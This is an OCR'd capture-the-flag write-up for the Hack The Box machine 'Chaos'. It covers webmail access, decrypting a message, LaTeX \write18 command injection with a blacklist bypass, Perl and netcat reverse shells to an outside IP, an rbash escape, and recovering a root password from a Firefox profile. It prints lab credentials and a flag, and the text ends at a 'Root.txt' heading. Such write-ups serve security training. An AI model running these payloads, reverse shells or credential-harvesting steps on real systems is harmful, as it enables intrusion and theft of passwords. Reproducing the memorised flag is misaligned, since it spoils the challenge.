
Using openssl s_client, the WebMail credentials ayush:jiujitsu give access. The Inbox and Sent folders are empty but there there is 1 item in Drafts.



Using Evolution tool, to make the easier interactions in the webmail account

Logging in using ayush:jiujitsu will allow opening the draft email and downloading its two attachments, en.py and enim_msg.txt.






It appears that the python script file en_mod.py was utilized to encode enim_msg.txt. The objective is un-encrypt contents of enim_msg.txt. After including the required libraries and a decryption function to the original en.py script, the file enim_msg.txt can be decrypted using

the password hinted to in email draft, "**sahay**". The getKey function utilising password "**sahay**" will generate the key needed for AES decryption.

Image of code added

Python image

The output of the decrypted file is base64 encoded. Decoding this gives a link to http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3.




Wireshark

Using Wireshark to capture network packets on tun0 (Figure A) and following the HTTP stream of the submission shows that this web template on http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3 is running pdflatex with \write18 enabled

Bypassing Blacklisted Commands (Interesting RCE)


The LaTeX logs show an error of "BLACKLISTED commands used" when a blacklisted command has been executed. From this, it shows that "include" and "input" are blacklisted, but not immediate. Makes it possible to bypass the blacklist rules by using \def to define new commands. Compiling twice to generate a PDF containing the output of the commands, the first run will create a file cmd.tex with the exploit code and the second run will read cmd.exe and execute the given commands. The example below will result in a PDF file containing base64 encoded output of the commands uname -a, cat /etc/passwd, whoami, and ls -lah.
First Run:

```
\def\args {\string{uname -a|base64 > test.tex; cat /etc/passwd|base64 >> test.tex;
whoami|base64 >> test.tex; ls -lah|base64 >> test.tex\string}}
\def\inp {\string\in}
\def\iput {put}
\def\cmd {\string{test.tex\string}}
\newwrite\outfile
\openout\outfile=cmd.tex
\write\outfile{\immediate\write18\args}
\write\outfile{\inp\iput\cmd}
\closeout\outfile
```



Second Run:

\newread\file
\openin\file=cmd.tex
\loop\unless\ifeof\file
\read\file to\fileline
\fileline \repeat
\closein\file



Wireshark shows that a pdf file was successfully created (Figure A) and that it can be downloaded from http://chaos.htb/pdf/<filename>.pdf (file names change with each run and can be found by following the data stream). The pdf is not found at that address but can be instead located at http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/<filename>.pdf (Figure C). Using base64 -d then gives the decoded output from running the given commands, which is neat but too inconvenient of a way to get around.




Figure A Wireshark tun0 Capture




Figure B Follow HTTP Stream, shows /write18 enabled and PDF is created




Figure C The Generated PDF

Reverse Shell

A reverse shell can be executed using \immediate\write18{}.
Perl reverse shell for the web-based LaTeX previewer:

```
\immediate\write18{perl -e 'use Socket;$i="10.10.12.171";$p=1234;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");
open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'}
```

Also works:

```
\immediate\write18{rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.12.171 1234
>/tmp/f}
```




Figure D Reverse Shell

www-data to Another User

A scan on users tells that one user on the system is ayush, username used earlier for webmail. The username:password combination of ayush:jiujitsu used for webmail also worked here.

Escaping rbash

Switching to user ayush using su - ayush rather than su ayush retains the current user's environment (that for www-data) rather than importing the restricted environment variables assigned to ayush.

```
$ python -c 'import pty;pty.spawn("/bin/sh")'
$ su - ayush
su - ayush
Password: jiujitsu

ayush@chaos:~$ export PATH=/bin:/usr/bin:$PATH
export PATH=/bin:/usr/bin:$PATH
ayush@chaos:~$ ls
ls
mail  user.txt
```

User.txt

```
ayush@chaos:~$ /bin/ls -lah
/bin/ls -lah
total 40K
drwx------ 6 ayush ayush 4.0K Dec 22 23:12 .
drwxr-xr-x 4 root  root  4.0K Oct 28 11:34 ..
drwxr-xr-x 2 root  root  4.0K Oct 28 12:25 .app
-rw------- 1 root  root     0 Nov 24 23:57 .bash_history
-rw-r--r-- 1 ayush ayush  220 Oct 28 11:34 .bash_logout
-rwxr-xr-x 1 root  root    22 Oct 28 12:27 .bashrc
drwx------ 3 ayush ayush 4.0K Dec 22 23:12 .gnupg
drwx------ 3 ayush ayush 4.0K Dec 23 09:23 mail
drwx------ 4 ayush ayush 4.0K Sep 29 12:09 .mozilla
-rw-r--r-- 1 ayush ayush  807 Oct 28 11:34 .profile
-rw------- 1 ayush ayush   33 Oct 28 12:54 user.txt
ayush@chaos:~$ /bin/cat user.txt
/bin/cat user.txt
eef39126d9c3b4b8a30286970dc713e1
ayush@chaos:~$
```

Mozilla

Listed $PATH from the rbash environment for user ayush (/home/ayush/.app) doesn’t seem to have anything of interest beyond escaping rbash, but the .mozilla directory in the user’s home folder does.

```
ayush@chaos:~$ cd .mozilla
cd .mozilla
ayush@chaos:~/.mozilla$ ls -lah
ls -lah
total 16K
drwx------ 4 ayush ayush 4.0K Sep 29 12:09 .
drwx------ 6 ayush ayush 4.0K Dec 22 23:12 ..
drwx------ 2 ayush ayush 4.0K Sep 29 12:09 extensions
drwx------ 4 ayush ayush 4.0K Sep 29 12:09 firefox
ayush@chaos:~/.mozilla$ cd firefox
cd firefox
ayush@chaos:~/.mozilla/firefox$ ls -lah
ls -lah
total 20K
drwx------  4 ayush ayush 4.0K Sep 29 12:09  .
drwx------  4 ayush ayush 4.0K Sep 29 12:09  ..
drwx------ 10 ayush ayush 4.0K Oct 27 13:59  bzo7sjt1.default
drwx------  4 ayush ayush 4.0K Oct 15 03:59 'Crash Reports'
-rw-r--r--  1 ayush ayush  104 Sep 29 12:09  profiles.ini
```

Downloading this directory and temporarily replacing the Firefox profile on my machine with the contents of this folder gives GUI access. On Kali, this is located at /root/.mozilla/.2 The transfer can be accomplished by setting up a server on Chaos from the .mozilla folder using python -m SimpleHTTPServer then initiating the download from the destination machine using wget –recursive –no-parent http://10.10.10.120:8000/.

From Chaos:

```
ayush@chaos:~/.mozilla$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

From Attacking Machine:

```
root@kali:~#  wget --recursive --no-parent http://10.10.10.120:8000/
--2018-12-23 15:42:29--  http://10.10.10.120:8000/
Connecting to 10.10.10.120:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 256 [text/html]
Saving to: 10.10.10.120:8000/index.html

10.10.10.120:8000/index.ht 100%[=====================================>]     256
    --.-KB/s    in 0s
...
```

Finding Credentials

Going to Firefox preferences to view saved passwords asks for a master password. A password found for ayush earlier, jiujitsu, grants this access. There is one password saved here and it is for site https://chaos.htb:10000 with a username of root and password of Thiv8wrej~.




Figure G The Master Password is jiujitsu




Figure H Saved Credentials in Mozilla

Root.txt

